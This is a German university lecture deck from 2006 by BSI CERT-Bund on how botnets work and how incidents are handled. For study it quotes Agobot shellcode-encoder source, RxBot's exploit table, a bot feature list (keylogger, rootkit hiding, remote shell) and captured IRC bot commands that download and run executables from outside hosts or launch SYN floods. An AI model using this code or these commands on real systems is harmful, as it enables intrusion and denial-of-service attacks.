Sondervorlesung „Netz-Sicherheit“: Botnetze - eine technische Einführung

Tillmann Werner, Edwin Reusch

CERT-Bund, Bundesamt für Sicherheit in der Informationstechnik

Universität Bonn, 29. Juni 2006

BSI

- Bundesamt für Sicherheit in der Informationstechnik, Bonn
- Drei Fachabteilungen
- Abteilung 1: „Sicherheit in Anwendungen, KRITIS und im Internet“
- Referat 121, CERT-Bund - Computer-Notfallteam für Bundesbehörden“

- Aufgaben
  - Veröffentlichen von Advisories zu aktuellen Schwachstellen
  - Monitoring und Bewertung der Bedrohungslage im Internet
  - Incident Handling bei sicherheitskritischen Vorfällen (im Bereich Bund)
  - Anlassbezogene Analyse von Schadprogrammen und Angriffen
  - Point-of-Contact für internationale CERTs

Begriffe

Exploit

Programm oder Technik zum (automatisierten) Ausnutzen von Schwachstellen in Computersystemen oder in einer Software

Denial-of-Service-Angriff (DoS)

Angriff, der die Beeinträchtigung der Verfügbarkeit eines Systems oder Dienstes zum Ziel hat und damit die reguläre Nutzung stört oder verhindert

Distributed Denial-of-Service (DDoS)

Verteilter DoS-Angriff unter Beteiligung mehrerer Systeme, Beeinträchtigung der Verfügbarkeit einer Ressource wird häufig einfach durch Überlastung erreicht

Malware

Allgemeine Bezeichnung für Software, die ohne Kenntnis und Zustimmung des Besitzers in Computersysteme oder -programme eindringt oder diese zerstört

Botnetz - Definition

„... the term "botnet" ... is generally used to refer to a collection of compromised machines running programs (usually referred to as worms, Trojan horses, or backdoors) under a common command and control infrastructure.“

Quelle: <http://en.wikipedia.org/wiki/Botnet>

Systeme werden mit fernsteuerbaren Schadprogrammen infiziert.
Die Kontrolle dieser „Bots“ erfolgt über eine zentrale Infrastruktur.

Botnetze werden für unterschiedlichste Angriffe gegen Computer und deren Nutzer eingesetzt.

Betreiber haben in der Regel kommerzielle Interessen.

Bots

Viele aktuelle Bots liegen im Quellcode vor und sind **frei im Internet erhältlich**.

Die Code-Qualität zeugt von **professioneller Software-Entwicklung**. Moderne Bots besitzen eine modulare Architektur und lassen sich daher schnell um neue Funktionen (beispielsweise neue Exploits) erweitern.


Bots **infizieren wie Viren und Würmer** selbständig neue Systeme und nutzen dazu in der Regel die selben Schwachstellen und Sicherheitslücken aus. Aktuelle Varianten werden von Virenscannern meist erst Tage später erkannt.

In Deutschland sind **besonders per DSL angebundene Systeme** ständigen Infektionsversuchen ausgesetzt.

Die **Steuerung** der Bots erfolgt **meist per Internet Relay Chat (IRC)** über dedizierte Channels.

Automatische Ausbreitung

1. **Kompromittieren** eines verwundbaren Hosts und Öffnen einer Shell-Backdoor
2. Übertragen von **Download-Kommandos**, zum Beispiel für FTP-Transaktionen
3. **Nachladen** und Starten des Bots
4. Verbinden mit dem **C&C-Channel**
5. **Scan** nach weiteren verwundbaren Systemen und Infektion



Code-Beispiel

Agobot 3 - shellcode.cpp (2003)

- General Public License
- C++, gut dokumentiert
- Frei konfigurierbar
- CVS

```
char encoder[]=
        "\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x5B\x31\xC9\x66\xB9\xFF\xFF"
        "\x80\x73\x0E\xFF\x43\xE2\xF9";

#define ENCODER_OFFSET_SIZE     14      // Offset for size of the encoder
#define ENCODER_OFFSET_XORKEY   19      // Offset for the xor key

bool contains(char *szBuf, int iSize, char cChar)
{       for(int i=0;i<iSize;i++) if(szBuf[i]==cChar) return true; return false; }

int setup_shellcode(char *szOrigShell, int iOrigShellSize, char *szShellBuf, \
    int iShellBufSize, int iPort, int iHost, int iPortOffset, int iHostOffset, SCCallbackFunc pfnSC) {
        int iSCSize=iOrigShellSize, iEncoderSize=sizeof(encoder);
        int xorkey=0x98; iPort=htons(iPort);

        char *szPort=(char*)&iPort; char *szHost=(char*)&iHost;

        // Create local copies of the shellcode and encoder
        char *szShellCopy=(char*)malloc(iSCSize);
        memset(szShellCopy, 0, iSCSize); memcpy(szShellCopy, szOrigShell, iSCSize);
        char *szEncoderCopy=(char*)malloc(iEncoderSize);
        memset(szEncoderCopy, 0, iEncoderSize); memcpy(szEncoderCopy, encoder, iEncoderSize);

        szShellCopy[iPortOffset]=(char)szPort[0];       szShellCopy[iPortOffset+1]=(char)szPort[1];
        szShellCopy[iHostOffset]=(char)szHost[0];       szShellCopy[iHostOffset+1]=(char)szHost[1];
        szShellCopy[iHostOffset+2]=(char)szHost[2];     szShellCopy[iHostOffset+3]=(char)szHost[3];

        if(pfnSC) pfnSC(szShellCopy, iSCSize);

        char *szShellBackup=(char*)malloc(iSCSize);
        memset(szShellBackup, 0, iSCSize); memcpy(szShellBackup, szShellCopy, iSCSize);

        // Set the content size in the encoder copy
        char *szShellLength=(char*)&iSCSize;
        szEncoderCopy[ENCODER_OFFSET_SIZE]=(char)szShellLength[0];
        szEncoderCopy[ENCODER_OFFSET_SIZE+1]=(char)szShellLength[1];

        // XOR the shellcode while it contains 0x5C, 0x00, 0x0A or 0x0D
        while(  contains(szShellCopy, iSCSize, '\x5C') || contains(szShellCopy, iSCSize, '\x00') || \
                        contains(szShellCopy, iSCSize, '\x0A') || contains(szShellCopy, iSCSize, '\x0D'))
        {       memcpy(szShellCopy, szShellBackup, iSCSize); xorkey++;
                for(int i=0;i<iSCSize;i++) szShellCopy[i]=szShellCopy[i]^xorkey;
                szEncoderCopy[ENCODER_OFFSET_XORKEY]=xorkey; }

        free(szShellBackup);

        // Clear the buffer with '\x00'
        memset(szShellBuf, 0, iShellBufSize); int iPos=0;
        // Append the encoder copy
        memcpy(szShellBuf+iPos, szEncoderCopy, iEncoderSize); iPos+=iEncoderSize;
        // Append the shellcode copy
        memcpy(szShellBuf+iPos-1, szShellCopy, iSCSize); iPos+=iSCSize;

        free(szEncoderCopy); free(szShellCopy);
        return iPos; }
```

Code-Beispiel

```
EXPLOIT exploit[]={
        {"webdav", "WebDav", 80, webdav, 0, TRUE, FALSE},
        {"netbios", "NetBios", 139, NetBios, 0, FALSE, FALSE},
        {"ntpass", "NTPass", 445, NetBios, 0, FALSE, FALSE},
        {"dcom135", "Dcom135", 135, dcom, 0, TRUE, FALSE},
        {"dcom445", "Dcom445", 445, dcom, 0, TRUE, FALSE},
        {"dcom1025", "Dcom1025", 1025, dcom, 0, TRUE, FALSE},
        {"dcom2", "Dcom2", 135, dcom2, 0, TRUE, FALSE},
        {"mssql", "MSSQL", 1433, MSSQL, 0, TRUE, FALSE},
        {"beagle1", "Beagle1", 2745, Beagle, 0, FALSE, TRUE},
        {"beagle2", "Beagle2", 2745, Beagle, 0, FALSE, TRUE},
        {"mydoom", "MyDoom", 3127, MyDoom, 0, FALSE, FALSE},
        {"lsass_445", "lsass_445", 445, lsass, 0, TRUE, TRUE},
        {"optix", "Optix", 3140, Optix, 0, FALSE, FALSE},
        {"upnp", "UPNP", 5000, upnp, 0, FALSE, TRUE},
        {"netdevil","NetDevil", 903, NetDevil, 0, FALSE, FALSE},
        {"DameWare", "DameWare", 6129, DameWare, 0, FALSE, TRUE},
        {"kuang2", "Kuang2", 17300, Kuang, 0, FALSE, FALSE},
        {"sub7", "Sub7", 27347, Sub7, 0, FALSE, FALSE},
        {NULL, NULL, 0, NULL, 0, FALSE, FALSE}
};
```

Quelle: RxBot, advscan.h

ToDo-Liste aus Agobot3-Quellcode


```
1.      .scan.stats
2.      identd thread
3.      maybe ".logic.if" and ".logic.else"
4.      asm/3dnow synflood checksum
5.      polymorphic engine in assembler
6.      spoofed udp flood
7.      dcc support
8.      screenshot support
9.      udp/icmp flood
10.     ring0, make access to the file fully stealth
11.     hook NtQuerySustemInformation to hide from taskmgr
12.     vtalk
13.     sdbot compatibility class
14.     .logic.if irc_hostname contains .edu - .cvar.set si_server "edu.server.com"
15.     .thread.list .thread.kill ( std::list based thread list )
16.     install location ( bot_path, "%WINDIR%" )
17.     .bot.shell spawns a command shell and redirects io to irc
18. dcom using spoofed udp
19.     faster portscanner
20.     keylogger/cache pw getter
21.     built in iroffer or own xdcc bot
22.     bnc using the old ircgate.cpp
23. .file.findfile, .file.findmd5 & .file.sendfile
24.     make service startup
25.     getadm or newer shatter-style attacks
26.     messenger exploit
27.     .addservice .addautostart
28.     topic commands
29. built-in ftp/http server (.bot.ftpsrv <port> <usr> <pw>) (.bot.httpsrv <port>)
30. md5 sums for bot updates
```

Beispiel-Virenscan

```
$ clamscan
016c2a63b13724c9011910bbd8784fca-mswindtc.exe: Trojan.Crypt-3 FOUND
0252360c65bf1354649d27cce95ed59e-spread.exe: OK
03e22f10b2075dbb533eede975e7179d-mswindtc.exe: Trojan.Crypt-3 FOUND
245b5d1949cbd3434c7da7f7c635c712-hqghumea.dll: W32.Virut.A FOUND
29af46e00e92d04e9f8dd27418d4a01d-msnngrs.exe: OK
3723ebfc749030de2a2b29f175c56810-Windows-.exe: Trojan.SdBot-1948 FOUND
850397fe34d9e8218409c42e45c0f62b-newexe.exe: OK
94ac2727868c96a3825f33f2a21d7950-spread.exe: OK
LibClamAV Warning: Broken PE header detected.
LibClamAV Warning: Broken PE header detected.
LibClamAV Warning: Broken PE header detected.
LibClamAV Warning: Broken PE header detected.
LibClamAV Warning: Broken PE header detected.
LibClamAV Warning: Broken PE header detected.
aabb383a338faf47635f307c8b63e5d6-eraseme_50828.exe: OK
b0398b001baa8fe0b4b88fb72158677d-UpdateWinfix.exe: OK
b10cadce891c039c407afdec0e2fc359-sme.exe: OK
b13d762261839fe0cd0c12dca0361c1f-webmsn.exe: OK
b1751e69285f4e48d1ba2d78b1a355b2-winfixirdrszxx.exe: OK
c13e34de285f4ef79b655e08538571af-C:\WINDOWS\System32\vmmon32.exe: Trojan.SdBot-1609 FOUND
da935c41b424f95c9e22bace122a1e1a-msnchecker.exe: Trojan.Aimbot-5 FOUND
e289078270abc8c7f03eea3e9d0eb979-wsfws.exe: OK
e9026ff86511a87794c9058188537d33-nsservice.exe: OK
ed6259184f3ee5193c7e2b5568a53d43-setup_37353.exe: OK
f06c30f7e57854ba2e91e13b1e675861-gmail.exe: OK
f8b6a4d8f577138098fe0ef84c0db643-MSPF.EXE: Trojan.Poebot-29 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 60090
Engine version: 0.87.1
Scanned directories: 0
Scanned files: 20
Infected files: 7
Data scanned: 2.77 MB
Time: 1.957 sec (0 m 1 s)
```

Botnetz-Architektur



Botnetz-Missbrauch - 1

```
#channel: .advscan asn1smb 115 5 0 -r -s
#channel: .advscan asn1smbnt 200 1 0 -b -r -s
#channel: ?advscan dcom135 100 5 0 -b -r -s
#channel: .advscan pnp 100 5 0 -r -s
#channel: .advscan lsass 150 5 0 -b -r -s
#channel: .advscan lsass_445 200 5 0 -r -s
#channel: !start asn1smb 99 5 0 -b -r
#channel: !adv.start asn 100 5 0 -b -r


#channel: .dl http://gangsta0.host.com/dollar.src c:\cash.exe 1 -s
#channel: !http.exe http://home.no/chirir0za/is.exe c:\is.exe
#channel: ?download http://creat.dynu.net/pic.jpg C:\98.exe 1 -s
#channel: .ftpip 72.20.38.130


#channel: .visit http://imagecash.net/image.php?file=766121594 -s
```

Botnetz-Missbrauch - 2

```
#channel: InFo MaCChiNa :>
      [cPu]: 700MHz.
      [RaM]: 261,680KB totale, 261,680KB liberi.
      [DiSk]: 15,346,880KB totale, 12,918,520KB liberi.
      [oS]: WinZOZ© 2K (Service Pack 4) (5.0, Build 2195).
      [SysDir]: C:\WINNT\system32. [HosTnAme]: kontor (10.1.5.4).
      [CuRRent Us3r]: Moberg.
      [DaTa]: 02:Nov:2005.
      [TiMe]: 20:28:24.
      [UPtime]: 1d 1h 15m.


#channel: [SCAN]: Current IP: 217.173.81.176.
#channel: [SCAN]: Random Scanner Avviato : 10.140.x.x:135
              delay  5 secondi  0 usato 200 threads.
#channel: [SCAN]: Random Scanner Avviato : 10.140.x.x:445
              delay  5 secondi  0 usato 100 threads.
#channel: [lsass_445]: Exploiting IP: 192.168.1.113.
```

Botnetz-Missbrauch - 3

```
[10-18 16:43:42] 24 :o!asda@2D61C251.16CC36C.735E1E3A.IP TOPIC #SNS :
                     .ddos.syn 62.86.9.230 23 60
[10-30 18:40:04] 24 :o!o@NOS.BIZ PRIVMSG #SNS :
                     .ddos.syn 62.215.46.212 113 1200


[11-22 02:35:11] 20 :Wooops!userx@62.162.241.1 PRIVMSG #evilb :
                     &ddos.syn 62.75.220.123 80 15000000
[11-22 02:55:44] 20 :Wooops!userx@62.162.241.1 TOPIC #evilb :
                     &ddos.syn 62.75.220.123 80 15000000


[12-03 18:58:58] 43 :me!me@played.co.uk PRIVMSG #hotgirls :
                     * ddos psh 194.116.167.113 80 20 -s -i -2
[12-03 19:01:03] 43 :me!me@played.co.uk PRIVMSG #hotgirls :
                      * ddos psh 194.116.167.113 80 20 -s -i -2
[12-03 19:01:11] 43 :me!me@played.co.uk PRIVMSG #hotgirls :
                     * ddos pan 194.116.167.113 80 20 -f -s
[12-03 19:01:45] 43 :me!me@played.co.uk PRIVMSG #hotgirls :
                      * ddos pan 194.116.167.113 80 40 -f -s
[12-03 19:03:48] 43 :me!me@played.co.uk PRIVMSG #hotgirls :
                      * ddos pan 194.116.167.113 1024 50 -f -s
```

Netzwerk-Traces von DDoS-Attacke

```
  time        ttl      id              length      saddress    sport  daddress dport                                  seq
-------------------------------------------------------------------------------------------------------------------------
51.263799 IP (ttl 128, id 256, proto 6, length: 40) 70.7.104.23.1463 > 10.1.0.7.50: S [bad tcp cksum 5432 (->ac3f)!] 850
51.263799 IP (ttl 128, id 256, proto 6, length: 40) 70.7.104.24.1503 > 10.1.0.7.50: S [bad tcp cksum 29bf (->81cc)!] 155
51.263923 IP (ttl 128, id 256, proto 6, length: 40) 70.7.104.25.1857 > 10.1.0.7.50: S [bad tcp cksum 64d3 (->bce0)!] 545
51.264048 IP (ttl 128, id 256, proto 6, length: 40) 70.7.104.26.1000 > 10.1.0.7.50: S [bad tcp cksum 242a (->7c37)!] 168
51.264049 IP (ttl 128, id 256, proto 6, length: 40) 70.7.104.27.1842 > 10.1.0.7.50: S [bad tcp cksum 406a (->9877)!] 115
51.264173 IP (ttl 128, id 256, proto 6, length: 40) 70.7.104.28.1332 > 10.1.0.7.50: S [bad tcp cksum 7d2c (->d539)!] 171
51.264174 IP (ttl 128, id 256, proto 6, length: 40) 70.7.104.29.1768 > 10.1.0.7.50: S [bad tcp cksum 3ef7 (->9704)!] 118
51.264298 IP (ttl 128, id 256, proto 6, length: 40) 70.7.104.30.1592 > 10.1.0.7.50: S [bad tcp cksum 6acc (->c2d9)!] 462
```

- SYN-Flooding eines einzelnen Hosts auf Port 50/tcp des Opfersystems

  361926 Pakete in 37 Sekunden ≈ **2,99 Mbit/s**

- SYN-Flooding eines einzelnen Hosts auf Port 80/tcp des Opfersystems

  130617 Pakete in 12 Sekunden ≈ **3,32 Mbit/s**

C&C-Server unter der Lupe

Oft werden **Channels auf öffentlichen IRC-Servern** als Steuerkanäle benutzt. C&C-Server sind aber manchmal auch kompromittierte oder speziell für diesen Zweck konfigurierte, **gehärtete Systeme**, die derart gut abgesichert sind, dass sie nicht übernommen werden können.

```
ssh mazafaka@ftp.anyforce.info
Password:
Last login: Sun May  8 11:48:51 2005 from 82.77.137.51
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
        The Regents of the University of California.  All rights reserved.

FreeBSD 5.3-RELEASE (GENERIC) #0: Fri Nov  5 04:19:18 UTC 2004

Welcome to FreeBSD!

$ netstat -naf inet | grep LISTEN
tcp4       0      0  *.5005                 *.*                    LISTEN
tcp4       0      0  *.6334                 *.*                    LISTEN
tcp4       0      0  *.21                   *.*                    LISTEN
tcp4       0      0  *.22                   *.*                    LISTEN

$ netstat -naf inet | grep ESTABLISHED|wc -l
4938

$ exit
Connection to ftp.anyforce.info closed.
```

Helfen und geholfen kriegen...

Fireball553399: Anyways, once you're in as root, CD to any folder you want
Fireball553399: cd /root
Fireball553399: mkdir irc
Fireball553399: cd irc
proscalem: ok made dir ircd
proscalem: made ircd by mistake is that ok?
Fireball553399: Yeah
Fireball553399: It doesn't really matter where you make it
proscalem: ok done
proscalem: nexty
Fireball553399: K, when you're in /root/ircd
Fireball553399: Go
Fireball553399: wget http://unrealircd.alert-net.com/Unreal3.2.3.tar.gz
Fireball553399: wget basically just downloads files from the internet
proscalem: done
Fireball553399: When it's done, go
Fireball553399: tar -xf Unreal3.2.3.tar.gz
Fireball553399: A tarball (.tar) means a compressed file, basically *nix's version of WinZip
Fireball553399: tar -xf means extract the files

Live-Demo:

Detektion und Monitoring eines IRC-basierten Botnetzes

Technische Entwicklung

Eintrag im Handler‘s Diary des ISC vom 30. April 2006 (<http://isc.incidents.org/diary.php?storyid=1300>):

„A bot was seen **spreading via AOL Instant Messenger** (AIM) earlier today that appears to be using **"encrypted"[1] peer-to-peer** (P2P - possibly Waste?) as the Command and Control (C&C) mechanism. The bots communicate with each other **via port 8/TCP**.“

„The bot **does not use DNS to find any C&C**. It also does not use any human readable strings in its client/server communication. Therefore, many IDS measures will not help you detect infected hosts on your network.“

„In update 3, we provided the initial list of IPs that seemed to be hard coded in this malware. Since that time, **numerous other peers have been identified**. As such, it no longer makes sense to post a list of IPs.“

Strafverfolgung?

Die Infektion von IT-Systemen mit Schadprogrammen sowie Botnetz-Angriffe fallen in den Bereich der **Computersabotage**, sind also **Antragsdelikte**.

Das heißt, **Strafverfolgunsgbehörden** können in der Regel **nicht selbständig aktiv** werden, solange kein Antrag eines Betroffenen vorliegt.

Oft ist zudem aus **Mangel an forensischem Material** kaum der Nachweis zu erbringen, dass das eigene System Mittäter oder Opfer einer Botnetz-Attacke war.

Daher sind derzeit **technische Maßnahmen** zur Abwehr von Angriffen und zum Zerschlagen von Botnetzen das wirksamste Mittel. Diese werden von IT-Sicherheitsteams vor allem im Rahmen des Incident Handling umgesetzt.

Kurzanalyse bei Botnetz-Vorfällen

CERT / CSIRT

CERT: Computer Emergency Response Teams
CSIRT: Computer Security and Incident Response Team

Schwerpunkt der Arbeit von Computer Emergency Response Teams ist die **Analyse von Schwachstellen** in Systemen und die **Entwicklung von Gegenmaßnahmen** zu Angriffen auf Computersysteme.

Präventiv werden Schwachstellen erfasst, analysiert und bezüglich ihrer Kritikalität eingestuft. Für kritische Sicherheitslücken werden Gegenmaßnahmen entwickelt und in **Advisories an die Zielgruppe** weitergegeben.

Im Falle von **Angriffen** unterstützen CERTs bei der **Analyse** sowie bei der Wahl und Umsetzung geeigneter **Gegenmaßnahmen**.

CERTs sind in unterschiedlicher Weise in die **Administration** und **Revision** von Netzen und Systemen eingebunden.

DDoS-Hilferufe

Greetings,

Sorry to intrude on people's holidays, but we've got a **rather large DDOS** aimed at the following IP's:

```
***.***.***.***
   .   .   .
***.***.***.***
   .   .   .
***.***.***.***
   .   .   .
***.***.***.***
   .   .   .
***.***.***.***
   .   .   .
***.***.***.***
   .   .   .
```

The **packets appear to be spoofed** - and are aimed at **DstPrt's 80, 3330, and 7000**. If you see any large **flows** aimed at these IP's, we would greatly appreciate any assistance in both **shutting down** this traffic, as well as **tracing the sources** if possible.

Thanks,

Botnetz-Incident - was nun?

Über die **IP-Adressen** können Informationen über die Art des Anschlusses (Dialup-Zugang oder statische Adresse) sowie zur Entfernung des zugehörigen Systems im Netz ermittelt werden. Dabei helfen Tools wie **nslookup, traceroute** und **dig.**

whois liefert die beim NIC registrierten **Kontaktdaten** zu einem IP-Adressbereich. So ist es möglich, den **Betreiber und Verantwortlichen** einer Adresse zu verständigen.

Bei IP-Adressen, die keinen direkten Ansprechpartner im whois angegeben haben, kann der zuständige Internet Service Provider ermittelt werden:

whois.cymru.com ermittelt die **ASN des Providers** sowie den Providernamen

peer.whois.cymru.com liefert die **Liste der Peers** eines Adressbereiches. Dies ist sehr hilfreich bei akut stattfindenden Attacken, um Pakete bereits an den AS-Übergängen blocken zu können. (So geschehen bei Ausbruch des Sapphire/Slammer SQL worm: allgemeines Blocken von Port 1434/udp).

Live-Demo:

Tools zur Informations-Recherche

Botnetz-Incident - was nun?

Alleine ist man verloren - technische Kooperation ist erforderlich.

Service Provider unterstützen bei der Abwehr laufender Angriffe oder bei anderen sicherheitskritischen Vorfällen, zum Beispiel bei DDoS oder Phishing.

Communities und Mailinglisten-Foren wie **NANOG** (North American Network Administrators Group), die **Incidents-Liste** von Securityfocus oder das **Internet Storm Center** (<http://isc.sans.org>) können ebenfalls Hilfestellung leisten.

